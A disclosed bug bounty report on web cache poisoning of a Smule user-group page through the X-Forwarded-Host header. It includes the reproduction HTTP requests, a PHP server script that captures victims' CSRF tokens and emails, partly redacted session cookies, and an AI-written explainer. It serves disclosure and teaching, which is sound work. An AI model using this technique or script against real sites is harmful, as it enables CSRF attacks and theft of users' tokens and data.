Web cache poisoning leads to disclosure of CSRF token and sensitive information
The user-group page reflected the X-Forwarded-Host header into action and footer links, and the response was cached, so an attacker could poison the cache to point victims at a third-party site. The attacker could then capture the CSRF token and other sensitive data sent by victims to that host.

- Disclosed after 5 months
Summary:
The page https://www.smule.com/s/smule_groups/user_groups/user_name is vulnerable to web cache poisoning.
Description:
The page https://www.smule.com/s/smule_groups/user_groups/user_name is vulnerable to web cache poisoning, on adding X-Forwarded-Host header to the request multiple request links get change which leads a user to make requests to a third party website.
Steps To Reproduce:
- Intercept the request to the following page https://www.smule.com/s/smule_groups/user_groups/user_name using burp suite or any other tool.
GET /s/smule_groups/user_groups/fossnow27 HTTP/1.1
Host: www.smule.com
X-Forwarded-Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: smule_id_production=████%3D%3D--a559b392c9fc10711c799307af296a387ec77794; smule_cookie_banner_disabled=true; _ga=GA1.2.1744768224.1551586925; _gid=GA1.2.2071077738.1551586925; L=N; _smule_web_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiJTY4Nzc0ZDQxYjdiYmEyYTlmNmRkZTk3NjYwYmRlMDBkBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWhmSkdDZk9XcGhHajc5dXFHd1FYc1NhUnh0eGtjVHBocG1Sb3RubldlNDg9BjsARg%3D%3D--4ea860dfb2e3ad2a5a3d49c058f35485961ac5d3; cookies.js=1; smule_autoplay={%22enabled%22:true}; py={%22globalVolume%22:true%2C%22volume%22:0.5}; connection_info=eyJjb3VudHJ5IjoiSU4iLCJob21lUG9wIjoic2ciLCJjb250ZW50UHJveHkiOiJ0YyJ9--16206c9d48aa7c70227255756cc5a9e1e43d3cab
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"74107fb6dcc410390f339e5ddabc3022"
Cache-Control: max-age=0
In the above request I have added X-Forwarded-Host header.
- The response returned is shown below, changing the action links as well as footer links of the page.

- Now open the response, and try to login, when you will login following request will be made
If you will refresh the page it will ask for resubmission as it is a type of revalidate type of caching.
POST /user/check_email HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.smule.com/s/smule_groups/user_groups/fossnow27
X-CSRF-Token: █████████=
Content-Type: application/x-www-form-urlencoded
X-Smulen: daf446d26def7faeef4f6527d7f20fae
Content-Length: 31
Origin: https://www.smule.com
Connection: close

email=foo%40bar.com
to mimic the reponse of the actual server response I have written the following script
<?php
if($_SERVER['REQUEST_METHOD'] == "OPTIONS"){
    if($_SERVER['HTTP_ORIGIN'] == "https://www.smule.com"){
        header('Access-Control-Allow-Origin: *');
        header('Access-Control-Allow-Methods: POST, GET, OPTIONS');
        header('Access-Control-Allow-Headers: x-csrf-token,x-smulen');
        header('Access-Control-Max-Age: 1728000');
        header("Content-Length: 0");
        header("Content-Type: text/plain");
        exit;
    }
    else{
        header("HTTP/1.1 403 Access Forbidden");
        header("Content-Type: text/plain");
        echo "You cannot repeat this request";
    }
}

else if($_SERVER["REQUEST_METHOD"] == "POST"){
	header("Content-type: application/json; charset=utf-8");
	header("Cache-Control: max-age=0, private, must-revalidate");
	header("Content-Security-Policy: default-src * data: blob:; frame-ancestors *.smule.com; script-src 'unsafe-inline' 'unsafe-eval' blob: https://boards.greenhouse.io/embed/job_board/js https://js.stripe.com/v2/ https://js.stripe.com/v3/ http://*.smule.com:* http://*.facebook.net http://*.google-analytics.com http://*.google.com http://*.googleapis.com http://*.gstatic.com https://*.smule.com:* https://*.facebook.net https://*.accountkit.com https://*.google-analytics.com https://*.google.com https://*.googleapis.com https://*.gstatic.com http://www.apple.com/library/quicktime/scripts/ac_quicktime.js https://www.apple.com/library/quicktime/scripts/ac_quicktime.js platform.twitter.com https://optimize.google.com; style-src 'unsafe-inline' data: http://*.smule.com:* https://*.smule.com:* yui.yahooapis.com https://optimize.google.com https://fonts.googleapis.com; report-uri /s/csp-log;");
	header("X-Frame-Options: SAMEORIGIN");
	header("Set-Cookie: smule_id_production=████%3D%3D--a559b392c9fc10711c799307af296a387ec77794;domain=.smule.com; path=/; expires=Fri, 01-Jan-2038 08:00:00 GMT");
	header("ETag: W/\"5be24db7cb9adabbe965c1850ce0de98\"");
	header("X-Request-Id: 9c67b0a57e77660dacbefea12085f82f");
	$res = array("email"=>true, "token" => $_SERVER["HTTP_X_CSRF_TOKEN"], "mail" => $_POST['email']);
	echo json_encode($res);
}
?>

The request/respone is shown below:
Impact:
- CSRF attacks.
- Sensitive Information leakage.
Supporting Material/References:
- https://www.owasp.org/index.php/Cache_Poisoning
- https://portswigger.net/blog/practical-web-cache-poisoning
Impact
- CSRF attacks
- Information disclosure
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application trusted the client-supplied X-Forwarded-Host header when building absolute links and the resulting response was stored in a shared cache.
Impact
An attacker could poison the cached page so victims' browsers send requests, including the CSRF token, to a third-party server, enabling CSRF attacks and disclosure of sensitive information.
What the attacker needed
Attacker-controlled host; victim visits the poisoned page; victim logs in on that page
How it was found
- Intercept the request to the user-group page.
- Add an X-Forwarded-Host header pointing at a host you control.
- Observe the response with changed action and footer links.
- Open the poisoned response and attempt to log in.
- Observe the login request being sent to the attacker-controlled host with the CSRF token.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A cache stores a copy of a page so it loads faster for the next visitors. This site built some links on the page from a header the visitor controls, then saved that page in the cache, so everyone else got the tampered copy. Because those links pointed at the attacker's server, the victim's browser sent login-related requests, including a secret anti-forgery token, to the attacker.
What is Cache bugs?
A cache and the origin disagree about a request, so a poisoned response is served to everyone or a private page is stored as public.